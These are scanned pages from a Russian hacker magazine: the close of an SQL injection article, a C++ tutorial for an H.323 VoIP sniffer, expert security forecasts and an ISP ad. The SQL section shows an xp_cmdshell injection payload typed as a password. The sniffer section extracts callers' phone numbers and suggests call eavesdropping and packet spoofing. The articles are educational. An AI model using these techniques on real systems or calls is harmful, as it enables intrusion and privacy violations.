Иногда можно избежать процесса сборки скриптов, т.е. не использовать средства вывода в файл, а сделать выполнение команд шелла прямо из SQL-выражения. Эта фича, естественно, не входит в спецификацию языка SQL, поэтому, как и вывод в файл, ее наличие или отсутствие полностью лежит на совести разработчика сервера. Например, исполнение шелл-команд возможно в MS SQL Server путем использования процедуры master.dbo.xp_cmdshell. Юзается это довольно просто. Вот пример SQL-выражения:

```
EXEC master.dbo.xp_cmdshell 'cmd.exe dir'
```

Вкупе с тем, что MS SQL поддерживает разделители (';'), вызов внешних процедур при проведении атаки проходит на ура. С тем самым магазином атакующему достаточно в качестве пароля ввести всего лишь "' EXEC master.dbo.xp_cmdshell 'cmd.exe dir'".

SOME TRICKS

Во многих приведенных выше примерах предполагалось, что потенциальный атакующий знает названия таблиц и полей в них. В реальной жизни это не всегда так - зачастую приходится иметь дело с самописными скриптами, исходники которых попросту недоступны. Но, как говорится, на каждую хитрую...

В подавляющем большинстве серверов инфа обо всех базах, поддерживаемых сервером, хранится в системных таблицах, имена которых имеют дефолтовые названия. То же самое относится и к названиям полей в них. В этих таблицах можно найти исчерпывающую информацию, касающуюся структуры любой базы данных на сервере. Далее приведена небольшая подборка названий таблиц для разных серверов. Для получения подробной информации о содержимом этих таблиц было бы неплохо глянуть в документацию по конкретному серверу, хотя до смысла большинства полей можно логически дойти, просто заселектив все их содержимое:

1) MS SQL
   - sysobjects
   - syscolumns
2) MySQL
   - mysql.user
   - mysql.host
   - mysql.db
3) Oracle
   - SYS.USER_OBJECTS
   - SYS.USER_TABLES
   - SYS.USER_VIEWS
   - SYS.USER_TAB_COLUMNS
   - SYS.TAB
   - SYS.ALL_TABLES

ЗАЩИТА ОТ ПОДОБНОГО

Чтобы защитить свои скрипты от подобной напасти, необходимо тщательно проверять всю входящую информацию. Нельзя доверять пользователям. Минимум, что надо делать, это удалять следующие символы:

1) Кавычки.
И двойные, и одинарные. С их помощью можно добавлять левые параметры в запрос.

2) Точка с запятой.
Она разделяет запросы (не во всех sql-серверах; mysql, например, этого не поддерживает). Ее наличие может привести к добавлению левых команд в SQL-запрос.

Также стоит проверять и другие символы, например, подчеркивание (_), знак процента (%), звездочка (*). Все они могут привести к нежелательным последствиям, поэтому очень важно отфильтровывать лишние данные.

ЗАКЛЮЧЕНИЕ

Нельзя сказать, что тема атак класса SQL Injection полностью рассмотрена. Каждая реализация SQL-сервера имеет свои особенности, которые потенциальный взломщик может использовать себе на благо. Естественно, для этого надо хорошо разбираться в том или ином диалекте языка SQL. Но самых популярных серверов на сегодняшний день всего несколько: MySQL, Postgres, MS SQL, Oracle. Для их защиты, особенно в случае с MySQL и Postgres, не требуется больших усилий. Главное грамотно проверять входящие данные. Это как минимум спасет твой сайт от утечки данных через скрипты. Так что помни об этом. Удачи!



Доки для чтения

Доки по теме SQL лежат на сайтах девелоперов серверов баз данных, хотя и не всегда. Вот тебе небольшой их списочек:

http://www.mysql.com
http://www.postgresql.org
http://otn.oracle.com/tech/pl_sql/content.html



TM RADIO ULTRA

Взлом

САМ СЕБЕ IP-ТЕЛЕФОН

Салиев Александр aka Fagot (salieff@mail.ru)

САМ СЕБЕ IP-ТЕЛЕФОН

VOIP ДЛЯ ПРОГРАММЕРА

Страшное слово IP-телефония для многих связано с дорогими шлюзами известных фирм типа Cisco или Vocaltech, что придает этому понятию некий ореол таинственности и немеренной сложности. Но ведь H.323 это всего лишь протокол, положенный поверх TCP/IP, и работать с ним сможет программа, запущенная на обычном компьютере, и по идеологии своей особо не отличающаяся от собратьев, профилирующихся на протоколах HTTP или ICQ. Сегодня мы напишем простой снифер, который позволит выгребать всевозможную информацию из сигнализации H.323, независимо от того, снифит ли он промышленный VoIP шлюз Cisco или обычный NetMeeting в твоей локалке.

Страшный зверь ASN.1

В формировании пакетов H.323 задействованы 3 алгоритма бинарной сериализации, это TPKT3, Q.931, и ASN.1. Если с первыми двумя все просто, и работа с ними сводится к разбору линейных байтовых полей, то с ASN.1 (Abstractive Syntax Notation One) следует разъяснить ситуацию. Практически ASN.1 - это не пакетный протокол, а компилятор-декомпилятор логических структур, написанных на собственном языке. Сначала создается описание пакета с использованием примитивных типов вроде INTEGER, STRING и тому подобных, конструкций вроде массивов и других языковых заморочек, а также сложных типов SEQUENCE и CHOICE. Если сравнивать с конструкциями языка C, то SEQUENCE подобен структуре (struct), а CHOICE - объединению (union). После этого данное описание компилируется в байт-код, который вкладывается в поле IE:USER-USER пакета Q.931 (стоит обратить внимание, что в H.323 поле длины данного IE расширено до двух байт, когда в классическом ISDN'овском Q.931 поле длины любого IE - один байт, этот нюанс иногда вносит путаницу). Этот пакет, в свою очередь, вкладывается в оболочку TPKT3. Пакет готов для отсылки в сеть. Декодировка пакета происходит аналогичным образом, только в обратную сторону. Транспорт и методы передачи различных протоколов семейства H.323 я рассматривал в предыдущей статье "VoIP изнутри", замечу лишь, что уровень TPKT присутствует только в самостоятельных пакетах, идущих по транспорту с гарантированной доставкой (H.225 и нетуннелированный H.245 поверх TCP), а оболочка Q.931 создается только вокруг пакетов H.225. Схема упаковки TPKT-Q.931-ASN.1 представлена на рисунке.




Схема трехуровневой упаковки сигнализации H.323 (H.225)

Компилируем сигнализацию

В свое время я пытался написать компилятор ASN.1, ибо стандарты для него открыты, но после трех месяцев возни понял, что дело это неблагодарное, и надо искать готовый. Найдено их было превеликое множество, но все они, к сожалению, оказались коммерческими и стоили немалых денег. Я почти отчаялся, когда наткнулся на кроссплатформенную opensource библиотеку PWLIB, которая решила все мои проблемы. Утилита asnparser, которая входит в состав pwlib, это не просто asn-компилятор, а замечательное средство разработки, которое позволяет генерить из описаний ASN.1 классы для C++. Каждый такой класс имеет методы Encode() и Decode(), позволяющие компилировать бинарный asn-код, предварительно заполнив поля класса данными, и наоборот, декомпилировать бинарные asn-пакеты, заполняя поля класса данными, содержащимися в этом пакете.

Я вооружился всеми нужными мне описаниями структур в ASN.1, слитыми с сайта ITU-T (должен сказать, что их объем, необходимый для самой примитивной работы, был немалым), и приготовился к созданию горы классов C++ с помощью asnparser'а и к последующей их отладке бессонными ночами. Но и тут фортуна от меня не отвернулась, т.к. оказалось, что ребята из открытой инициативы OpenH323 уже давно сделали это за меня. Естественно было предположить, что opensource'ная команда, работающая в этом направлении не один год, создала более грамотный продукт, чем тот, что сваял бы я в одно лицо, начав с нуля. Приятным сюрпризом оказалось и то, что в библиотеке OpenH323 присутствуют классы для работы с Q.931 и грамотно перегруженные операторы классов iostream, позволяющие выводить для просмотра все пакеты в human-readable виде, а также готовый конструктор высокоуровневых вызовов для создания своего H.323-терминала без особых усилий.

Основными классами, которые используются для погружения в иерархические вложенности данных в пакете, будут PASNSequence и PASNChoice, а точнее, классы, от них унаследованные (ну и, конечно, базовые типы данных, описывающие строки, цифры и т.д.). Sequence, подобно структуре, имеет члены-данные других типов. Проверка на наличие, добавление и исключение этих членов производится с помощью методов HasOptionalFiled(), IncludeOptionalFiled() и RemoveOptionalField() класса PASNSequence. Choice, подобно объединению, может превращаться в различные типы данных, но единовременно - лишь в один. Превращение происходит с помощью явного преобразования типа, а выяснить/установить тип, в который нужно произвести преобразование, можно с помощью установки choice-тегов посредством методов GetTag()/SetTag() класса PASNChoice. Наборы тегов и опциональных полей, соответствующих тому или иному классу, унаследованному от PASNSequence или PASNChoice, можно посмотреть в заголовочных файлах проекта OpenH323, либо в документации на их сайте. Таким образом, сделаем из этого вступления правильные выводы и побежим на сайт OpenH323, чтобы скорее слить и поставить pwlib и openh323lib.

Приступим к действию

Получив в руки библиотеку OpenH323, люди обычно сразу бросаются писать приложения, которые делают из их компа VoIP H.323-телефон. Мы этим заниматься не будем по нескольким причинам: во-первых, это несложно, и, разобрав пример simph323, который поставляется вместе с библиотекой, можно быстро понять, как бросать высокоуровневые вызовы типа "создать на моем интерфейсе 10.0.0.2 H.323-телефон" и "заставить его позвонить на IP 10.0.0.3". Во-вторых, данная работа не дает ни малейшего понятия о непосредственной работе с протоколом. Мы напишем снифер (взяв за основу библиотеку libpcap), попробовав двумя путями отслеживать информацию типа "АОН такой-то пытается позвонить туда-то". Первый метод будет заключаться в том, чтобы обрабатывать непосредственно отснифенную сигнализацию между двумя H.323-устройствами, а второй - в перехвате и декодировании сообщений формата H.225RAS, которыми обмениваются H.323-устройство и гейткипер. Естественно, мы создадим этот снифер для того, чтобы, к примеру, вести статистику разговоров в собственной VoIP-сети, а не для перехвата конфиденциальной информации, потому что, как я думаю, УК ты уважаешь.

LibPcap - ядро снифера

Особо терпеливые могут попробовать писать с помощью raw-сокетов, но я предлагаю использовать универсальную библиотеку libpcap, что помимо облегчения в области программирования даст нам еще и возможность использовать правила фильтрации, наподобие тех, что пользуют в tcpdump'е. Структура приложения вырисовывается приблизительно следующая: блок инициализации, настраивающий и запускающий основной цикл libpcap'a, пакетный диспетчер (функция, которая будет вызываться на каждый отловленный пакет, такова архитектура libpcap), и непосредственно функции декодировки H.323, через которые мы будем отлавливать необходимую инфу. Произведя все необходимые настройки библиотеки, запустим основной цикл pcap-ного снифера, указав ему в качестве диспетчера функцию void dispatcher_handler (u_char *,const struct pcap_pkthdr *, const u_char *):

pcap_loop(fp, 0, dispatcher_handler, (unsigned char *)NULL);

Это ядро нашего снифера, которое будет отдавать каждый пойманный и прошедший фильтрацию пакет в функцию dispatcher_handler. Задача диспетчера - разобрать, стоит ли обрабатывать данный пакет, освободить его от мусора и отдать декодеру:

Основной цикл

```
void dispatcher_handler(u_char *dumpfile, const struct pcap_pkthdr *header, const u_char *pkt_data)
{
...
Произведем отсечение не ethernet-пакетов, не IP-пакетов, и, наконец, доберемся до UDP и TCP
...
if (ip->ip_p == 0x06) /* Это TCP */
      {
      tcp = (struct tcphdr *) (pkt_data + ETH_H + IP_H);
      int datalen = ntohs(ip->ip_len)-TCP_H-IP_H;
      data = (char *) (pkt_data + ETH_H + IP_H + TCP_H);
      if (datalen>4 &&  data[0]==0x03 && data[1]==0x00 ) /* TCP-пакеты, не являющиеся ТРКТ3, нам не нужны */
        {
        Если TCP-пакет имеет ТРКТ3-заголовок, разумно предположить, что это H.225-пакет, и попытаться его раскодировать:
        tcpdecodeh323(data, datalen);
        }
      }
     if (ip->ip_p == 0x11) /*Это UDP*/
      {
      udp = (struct udphdr *) (pkt_data + ETH_H + IP_H);
      int datalen = ntohs(ip->ip_len)-UDP_H-IP_H;
      data = (char *) (pkt_data + ETH_H + IP_H + UDP_H);
      if (datalen>0 ) /* В UDP-пакетах нет ТРКТ3, но нулевые пакеты нам не нужны */
        {
        RAS-пакеты не имеют контрольных заголовков, поэтому придется пробовать "на авось" каждый пакет:
        udpdecodeh323(data, datalen);
        }
      }
}
```

Теперь, когда мы контролируем пакеты в сети и разложили их по кучкам, нам надо создать собственно сами функции декодирования. Функция tcpdecodeh323(char * data, int datalen) будет пытаться раскодировать TCP-пакет, исходя из предположения, что это TCP-ТРКТ3-Q.931-H.323-H.225-SETUP. А функция udpdecodeh323(char * data, int datalen) - исходя из предположения, что это UDP-H.323-H.225RAS-ADMISSIONREQUEST. Для этого мы как раз и задействуем библиотеку OpenH323:

TCP-декодер

```
void tcpdecodeh323(char * data, int datalen)
{
H323SignalPDU H323pdu; /* Основной класс для всей сигнализации H.323, все подклассы наследуются от него */
PBYTEArray rawdata; /* Библиотека PwLib использует свои типы данных для работы с байтовыми массивами */
memcpy(rawdata.GetPointer(len-4),data+4,datalen-4);
/* Сбросим уже ненужный 4-байтовый заголовок ТРКТ3 */
Q931 & q931pdu = H323pdu.GetQ931(); /* Захватим все, что относится к Q.931 */

if (!q931pdu.Decode(rawdata)) /* Попытаемся раскодировать */
 {
  cerr << "DecodeH323::Parse error of Q931 PDU" << endl; /* Однако, облом */
  return;
 }
/* Раскодировалось! Можно взять данные из Q.931 */
if (q931pdu.GetMessageType() == Q931::SetupMsg)
/* Если это SETUP, то в нем есть номер вызываемого абонента и АОН */
 {
 ......
Помимо других данных, тут есть и то, что интересует нас в первую очередь - АОН и номер вызываемого абонента:

  Pstring telnum;
  q931pdu.GetCallingPartyNumber(telnum);
  cout << "\tAON = " << telnum << endl;
  q931pdu.GetCalledPartyNumber(telnum);
  cout << "\tAbonent Number = " << telnum << endl;
 /*Поковырявшись в файле q931.h, ты сможешь самостоятельно добыть все остальные данные из этого пакета. */
 }
if (!q931pdu.HasIE(Q931::UserUserIE))
 {
...
 Если пакет Q.931 не содержит информационного элемента User-User, значит, это голый ISDN-пакет, без H.323-нагрузки.
...
 }
else /* Попытаемся вытащить данные H.323 из IE:USER-USER */
 {
 PPER_Stream strm = q931pdu.GetIE(Q931::UserUserIE);
 if (!H323pdu.Decode(strm))
  {
  ...
Декодирования не получилось. Значит, в элементе User-User содержится не H.323-код, а нечто другое. Ну что ж, случается и такое...
  ...
  }
 cout << "H225\tReceived rawdata:\n" << hex << setfill('0') << setprecision(2) << rawdata << dec << setfill(' ') << endl;
 cout << "H225\tReceived PDU:\n  " << setprecision(2) << H323pdu << endl;
/* Здесь мы просто выводим содержимое
```

NEXT

Взлом

САМ СЕБЕ IP-ТЕЛЕФОН

Салиев Александр aka Fagot (salieff@mail.ru)

```
пакета на экран, дабы не перегружать и без того
уже объемный код, но пытливому читателю не
составит труда самостоятельно выдрать нужные
поля и использовать их в своих благородных целях
*/
 }
}
```

Ссылки по теме

HTTP://WWW.ITU.INT - ОРГАНИЗАЦИЯ ITU, ЗАНИМАЮЩАЯСЯ РАЗРАБОТКАМИ РЕКОМЕНДАЦИЙ СВЯЗИ, В ТОМ ЧИСЛЕ И ПРОТОКОЛА H.323.

HTTP://WWW.OPENH323.ORG - КОМАНДА OPENH323, ЗАНИМАЮЩАЯСЯ РАЗРАБОТКОЙ БИБЛИОТЕК С ОТКРЫТЫМИ ИСХОДНЫМИ КОДАМИ, ОБЛЕГЧАЮЩИХ ЖИЗНЬ ПРОГРАММЕРУ В ОБЛАСТИ ТОГО ЖЕ H.323.

```
Get TCP packet 212.119.    :42733 -> 212.119.    :1720
Try decode
Get SETUP:
        CallReference = 26050
        Display Name =
        AON = 8095
        Abonent Number = 7095
H225    Received rawdata:
  08 02 65 c2 05 04 03 90  90 a3 6c 0c a1 38 30 39   ..e.........l..809
  00 21 00 21 00 21 00 00  01 3c 05 01 00 00 be 9a   .!.!.!...<......
  49 b0 53 f9 4a 40 a4 cc  e0 a3 bd 64 5c b0 00 5d   I.S.J@.....d\..]
  1d 80 07 00 d4 77 20 2b  a6 ed 11 00 78 b4 c0 2e   .....w +....x...
  82 11 27 e8 61 5b c2 b4  ab 3d 7f 6b 32 02 12 00   ..'.a[...=.k2...
  00 00 0d 40 01 00 0a 04  00 01 00                 27   ...@........
  14 1d 40 00 00 06 04 01  00 4d 40 01 00 11 14 00   ..@......M@.....
  01 00             27 13  00             27 14 01
  00 01 00 01 00 01 00 06  a0 01 80 3d 01 40 b5 00   ............=.@..
  00 12 36 e0 01 01 00 01  a1 26 a1 04 03 90 90 a3   ..6......&......
  18 03 a1 83 94 1e 02 81  83 6c 0c a1 38 30 39 35   .........l..8095

  02 80 06 00 04 00 00 00  03                        .........
H225    Received PDU:
  {
    q931pdu = {
      protocolDiscriminator = 8
      callReference = 26050
      from = originator
      messageType = Setup
      IE: Bearer-Capability = {
        90 90 a3
      }
      IE: Calling-Party-Number = {
        a1 38 30 39 35
      }
      IE: Called-Party-Number = {
```

Кто звонит

Куда звонит

UDP вариант я не привожу, т.к. он занимает много места. Если интересно, загляни на наш компакт-диск или скачай полные сорсы с www.xakep.ru. Там все очень подробно откомментировано.

И в заключение

Таким образом, мы создали снифер, который анализирует информацию H.323-VoIP-сессий, не прибегая ни к какому экзотическому железу, кроме нашей сетевой карточки. Безусловно, приведенный здесь пример, как и положено примеру, представляет собой обширное поле для доработки. Но основную свою миссию - разъяснить C++ программисту основы работы с данными протокола H.323, он выполнил. Неплохо бы приделать к нему буфер для фрагментированных TCP-пакетов, сделать несколько потоков для параллельного отслеживания нескольких сессий по их уникальным идентификаторам. Можно пойти и дальше, проанализировать сессию H.225, получив оттуда параметры для перехвата H.245, а оттуда уже получить IP-адреса и UDP-порты по которым идут непосредственно голосовые RTP-пакеты, отснифить их, произвести декодирование соответствующим кодеком и прослушать сам разговор. Можно устроить UDP-спуфинг заранее сформированными пакетами H225RAS (ведь с помощью рассмотренной библиотеки можно не только декодировать пакеты, но и формировать свои) и многое-многое другое. Но все это я оставляю для твоей творческой самореализации.

```
      port = 1720
    }
    srcInfo = 1 entries {
      [0]=h323_ID  4 characters {
      }
    }
    bandWidth = 100000
    callReferenceValue = 29508
    conferenceID =  16 octets {
      f2 a8 46 e1 83 67 d7 11  9c 37 00 02 44 0e d8 4d   ..F..g...7..D..M
    }
    activeMC = FALSE
    answerCall = FALSE
    canMapAlias = TRUE
    callIdentifier = {
      guid =  16 octets {
        e2 a9 46 e1 83 67 d7 11  9c 37 00 02 44 0e d8 4d   ..F..g...7..D..M
      }
    }
    gatekeeperIdentifier =  5 characters {
    }
    willSupplyUUIEs = TRUE
  }
Get AdmissionRequest Packet:
        EndpointIdentifier =  9 characters {
      0033 0034 0036 0031 005f 0065 006e 0064   3461_end
      0070                                      p
    }
[0] : DestinationInfo =  12 characters {
      0037 0030 0039 0035                       7095
    }
Get UDP packet 212.119.    :1719 -> 212.119.    :33852
Try decode
H225RAS Recv PDU:
  admissionConfirm {
    requestSeqNum = 64507
```

Кто звонит

Куда звонит

IP звонящего

Снифер H.323 в действии

СКОРОСТНОЙ ДОСТУП В ИНТЕРНЕТ ДЛЯ ДОМА

Ваша телефонная линия способна стать скоростным цифровым каналом, в котором мирно уживаются телефон и быстрый Интернет.



Вы получаете:

- Постоянное подключение – теперь не придется дожидаться, пока модем дозвонится до сети интернет-провайдера
- Неограниченный по времени доступ – Вы платите не за ожидание, а за реальную информацию
- Свободный телефон – Интернет не блокирует его работу
- Скорость доступа 128 Кбит/с; 512 Кбит/с; 1024 Кбит/с.

Мы надеемся, что Вы оцените и удобство процедуры подключения, ибо заключить с нами договор Вы можете, не выходя из собственного дома.

Тарифные планы	Подключение	Ежемесячная абонентская плата	Стоимость трафика
«Городской»	бесплатно	$19,9 включено 0 Мб интернет-трафика	$0,19
«Московский»	бесплатно	$33 включено 80 Мб интернет-трафика	$0,15 при превышении 80 Мб трафика
«Столичный»	бесплатно	$63 включено 300 Мб интернет-трафика	$0,12 при превышении 300 Мб трафика
«Кремлевский»	бесплатно	$99 включено 2000 Мб интернет-трафика	$0,10 при превышении 2000 Мб трафика



Взлом


НАЗАД В БУДУЩЕЕ

mindw0rk (mindw0rk@mail.ru)



ЗАВТРАШНИЙ ДЕНЬ СЕТЕВОЙ БЕЗОПАСНОСТИ ГЛАЗАМИ ЭКСПЕРТОВ


Каким-то мутным мне видится завтра. Не риаллайфовое завтра - с этим все ясно: Армагеддон, конец света, вымершее под корень человечество :). Завтра сетевого мира мне кажется мутным. С одной стороны, количество взломов растет в геометрической прогрессии. С другой - гениальные умы планеты теперь сильнее, чем когда-либо, напрягли серую ртуть в поисках вакцины от назойливых кракеров. Да и законы против компьютерных преступлений суровеют день за днем. Нет, я, конечно, могу взвесить все за и против и с чудовищной точностью сообщить, что ждет нет-комьюнити ин зэ фьюча, но мне очень лень, и голова моя в нерабочем состоянии. Поэтому ответить на топиковый вопрос доверяю моим соседям, которые к тому же еще и эксперты по части всякой security. В общем, читайте.



■Джон Дрейпер aka Captain Crunch:
Я бы сказал, довольно унылое будущее нас ждет. Если против спамеров не объединится все сетевое сообщество, интернет вскоре станет обычным Гетто. И даже если спам не сделает Сеть непригодной к использованию, она перестанет быть такой удобной, как сегодня, из-за новых суровых законов. А законы появятся в любом случае, так как паранойе корпораций нет границ.
Имхо, заботиться нужно, в первую очередь, о предотвращении взломов, а не искать решения проблем, когда они уже свалились на голову. Если бы все компании проводили проверку на профпригодность своих систем и как следует заботились о подготовленности персонала, это бы избавило многих от головной боли. Хочется еще бросить камешек в огород Microsoft - было бы намного лучше, если бы такая большая и могущественная корпорация работала над решением проблем, а не являлась их источником.



■Дмитрий Леонов, www.bugtraq.ru:
Наибольшую опасность по-прежнему будут представлять распределенные атаки, возможно, в сочетании с червями. А по количественному показателю еще долго будут лидировать атаки, использующие традиционные уязвимости. Благо администраторов и пользователей, относящихся к безопасности спустя рукава, более чем достаточно.
Никаких прорывов, чудес и "серебряных пуль" в ближайшем будущем, скорее всего, не будет. Создание некого "защищенного интернета" с входом по цифровым пропускам, скорее всего, случится еще очень нескоро.
Так что будет просто постепенное развитие все тех же фаерволов, IDS, возможно, вместе с honeypots/honeynets.



■K2[w00w00]:
Программисты, не обладающие большим опытом в написании защищенного кода, будут работать в больших компаниях всегда. Со временем их количество только возрастет, что скажется на дырявости популярных программ. Проблема сетевой безопасности становится все более актуальной, но многие причастные к ней люди этого почему-то не осознают. Можно снизить уязвимость компьютерных систем путем упрощения кода. Ведь чем программа более громоздкая, тем больше в ней потенциальных багов - это простая информационная теория. Но размер софта со временем только увеличивается, что дает злоумышленникам больше возможностей для вторжения.

■Trippin Smurfs, кракер:
Сети через 5 лет будут играть намного большую роль в нашей жизни, чем сейчас. Вероятно, интернет станет даже востребованнее, чем телевизор. С ростом популярности многие начнут использовать Сеть в таких целях, которые еще недавно казались сомнительными. Спам и пропаганда - только начало. Когда весь мир будет чинить разборки через интернет, управляя на расстоянии объектами противников... надеюсь, я не *доживу до последствий этого.*

■Алексей Лукацкий, "Информзащита":
В будущем Сеть будет приспособлена для подключения совершенно новых устройств, не только КПК и мобильников, но и компонентов "интеллектуального здания" - СВЧ-печей, разогревающих еду по команде из интернета, систем вентиляции, готовящихся к приезду хозяина из отпуска, и т.п. Все эти "фишки" помимо удобства несут и очевидные проблемы со своей незащищенностью. Также можно предположить подключение к Сети и киборгов, о которых Хакер уже писал на своих страницах. Правда, будет это не так уж и скоро - лет через 15-20.
Рост числа пользователей, особенно малоквалифицированных, приведет к росту числа атак. "Чайники", не имеющие навыков безопасной работы в Сети, станут основным источником новых эпидемий червей и иной сетевой заразы. Претерпят изменения и сами атаки. Помимо традиционных получат распространение атаки на сетеобразующее оборудование (найдется много людей, желающих стать "первым, кто завалит интернет"), а также на прикладные системы (GPRS, IP-телефония, ERP-системы и т.д.).
С развитием технологий "интеллектуального здания" и появлением возможности управления холодильниками, СВЧ-печами и т.п. через интернет хакеры освоят и эту область, делая нашу будущую жизнь не менее захватывающей, чем сейчас. На мой взгляд, наиболее эффективным способом защиты является обучение, как странно это ни звучит. Умей обычные пользователи вовремя ставить патчи и настраивать свой компьютер против угроз, многих проблем удалось бы избежать. То же самое и с администраторами, которым не всегда хватает знаний для правильной настройки даже встроенных в ОС механизмов защиты, не говоря уже о приобретенных системах безопасности. Человеческий фактор по-прежнему остается самой большой проблемой информационной безопасности, и со временем его важность будет только возрастать.
Что касается защиты - думаю, многие средства сетевой безопасности будут переходить на аппаратный уровень и реализовываться в "железе", что облегчит внедрение этих устройств в корпоративную сеть. Сейчас также наметилась тенденция к интеграции сетевых систем обнаружения атак и межсетевых экранов и объединению их в одном устройстве. У многих компаний проснулся интерес не просто к обнаружению, а к предотвращению атак в режиме реального времени; причем атак не только сетевых, но и системных. Кроме того, внимание производителей постепенно переключится на защиту рабочих станций. Но не за счет разработки новых средств защиты (например, средств персональной защиты, хотя они и будут развиваться), а за счет своевременного обновления ПО рабочей станции (по аналогии

NEXT

Взлом


НАЗАД В БУДУЩЕЕ

mindw0rk (mindw0rk@mail.ru)

с Windows Update). Наконец, многие компании (в основном, крупные) перейдут от бездумного использования межсетевых экранов, систем обнаружения атак и антивирусных средств к созданию единой, централизованно управляемой системой обеспечения информационной безопасности компании, включающей в себя различные средства управления (PKI, средства управления рисками и т.д.).



Shok[w00w00]: Мир, по-видимому, скоро станет относиться к проблеме безопасности с большим вниманием. Судя по докладам, количество взломов растет угрожающими темпами, и неизвестно, куда это может привести, если не подойти к решению проблемы со всей серьезностью. К тому же, большое значение будет иметь вопрос privacy. Правительство всегда будет стремиться к абсолютной власти, пытаться узнать, о чем мы думаем и чем дышим. А интернет - это отличный инструмент, чтобы выведать все наши тайны.



Vacuum, technotronic.com: Так как с каждым годом количество утилит для осуществления взломов увеличивается, а их использование упрощается дальше некуда - армия скрипт-кидеров будет расти и расти. Скоро даже обычный геймер сможет нажать на кнопку и дефейснуть какой-нибудь корпоративный сайт. Компетенция большинства админов удручает. Одни просто ленятся ставить патчи. Другие вообще не задумываются о том, что система может быть подвержена атаке. Сейчас модно считать Linux чем-то крутым и многие ставят его "шоб було", особо не разбираясь в настройках, не делая ничего, чтобы обезопасить себя. На фоне всего этого картина будущего вырисовывается далеко не самая радужная.

Ruzz[ShadowVX], вирьмейкер: Компьютеры всегда будут уязвимыми. Полностью защищенная система - это миф. Какой бы брони ты на нее ни навешал, хакеры всегда найдут щель. Что касается вирусов - думаю, в ближайшее время, благодаря бурному развитию сетевых технологий, появятся новые способы их распространения. Например, неплохим полигоном для исследования являются сети мобильных телефонов. Конечно, в принципиально новых технологиях и решение должно быть новым. Нужно творчески подходить к написанию кода и все время искать оригинальные идеи.

ЗАРАЗА, www.security.nnov.ru: Если говорить об атаках против корпоративных серверных систем, то несмотря на растущее количество атак, уровень инцидентов в большинстве сетей, имеющих хотя бы минимальную защиту, существенно не повышается. Т.е. страдает обычно тот, кто не уделяет внимания компьютерной безопасности или не имеет для этого достаточного опыта/квалификации.
Совсем по-другому обстоит дело с защитой клиентского программного обеспечения. Как показывает опыт (и количество вирусов, идущих даже от крупных корпоративных пользователей), даже сети очень крупных компаний могут быть легко взломаны через клиентские программы - браузеры, почтовые клиенты, системы документооборота.
Отсюда можно сделать выводы - в ближайшее время продолжится рост атак на мелких/средних пользователей (и этот рост будет продолжаться до насыщения рынка Internet-услуг) и на клиентские приложения. И, соответственно, рост спроса на персональные фаерволы, сканеры прикладного уровня. Т.е. на рынке SOHO ситуация все больше будет напоминать нынешнюю ситуацию с вирусами/антивирусами (ужас!). На корпоративном рынке должен начаться массовый спрос на системы, разделяющие клиентские приложения - системы разграничения доступа, виртуальные машины и, конечно, системы терминального доступа, как наиболее эффективное решение. Последние несколько месяцев поставщики "тонких" клиентов уже позиционируют терминальные решения с точки зрения именно безопасности (это можно видеть, например, у Sun и Citrix). Собственно, все это прогнозировалось еще год назад (http://www.security.nnov.ru/articles/frontend/).
На более отдаленные перспективы можно прогнозировать рост атак на "околокомпьютерные" системы. Сначала на сетевое оборудование и принтеры, а затем и на интеллектуальные "домашние" устройства - сотовые телефоны, системы управления домами, и даже холодильники и СВЧ-печки, поскольку способности этих систем, сетевые функции и их внутренняя начинка все больше приближается к компьютерам общего назначения.




Cancer Omega, хакер: Пока существуют ленивые, некомпетентные админы, будут существовать кракеры. Пока есть тинейджеры, которым некуда вылить негативные эмоции - всегда будет то, что мы называем "политическим взломом". До тех пор, пока это будет так, мы будем продолжать видеть в новостях сообщения о дефейсах сайтов с целью протеста.



Кен Вильямс, отец сайта PacketStorm Security: Область сетевой безопасности будет оставаться очень прибыльной, причем востребованность security-специалистов будет только расти. CIS и @Stake дают хороший пример того, как высоко могут подняться вовлеченные в это дело парни. Карьера компьютерного эксперта - одна из самых перспективных для современных молодых ребят, потому что с тем состоянием дел, которое мы имеем сейчас и будем иметь в ближайшем будущем, миру очень нужны светлые головы, способные защитить интересы компаний в Сети.



Lance Spitzner, security-эксперт: Через несколько лет интернет станет одной из самых необходимых повседневных вещей. Мы даже не будем замечать этого, так как он станет частью всего, что мы делаем. Беспокойство по поводу безопасности в Сети в будущем хоть и будет расти, но недостаточно сильно. Мы не можем уследить за всеми людьми и системами, подключенными к Сети, не говоря уже о том, чтобы защитить их всех. Поэтому эта проблема скоро будет стоять особенно остро.



Rain.Forest.Puppy, security-эксперт: Все идет к тому, что в ближайшем будущем слова "компьютерная безопасность" станут краеугольным камнем у Большого Брата. И от того, какой способ изберут чиновники для решения этой проблемы, зависит очень многое.





Юниксоид

КУРС НАЧИНАЮЩЕГО МЕДИАМАГНАТА

ВЕЩАЕМ В СЕТИ!

Andrushock (andrushock@real.xakep.ru)



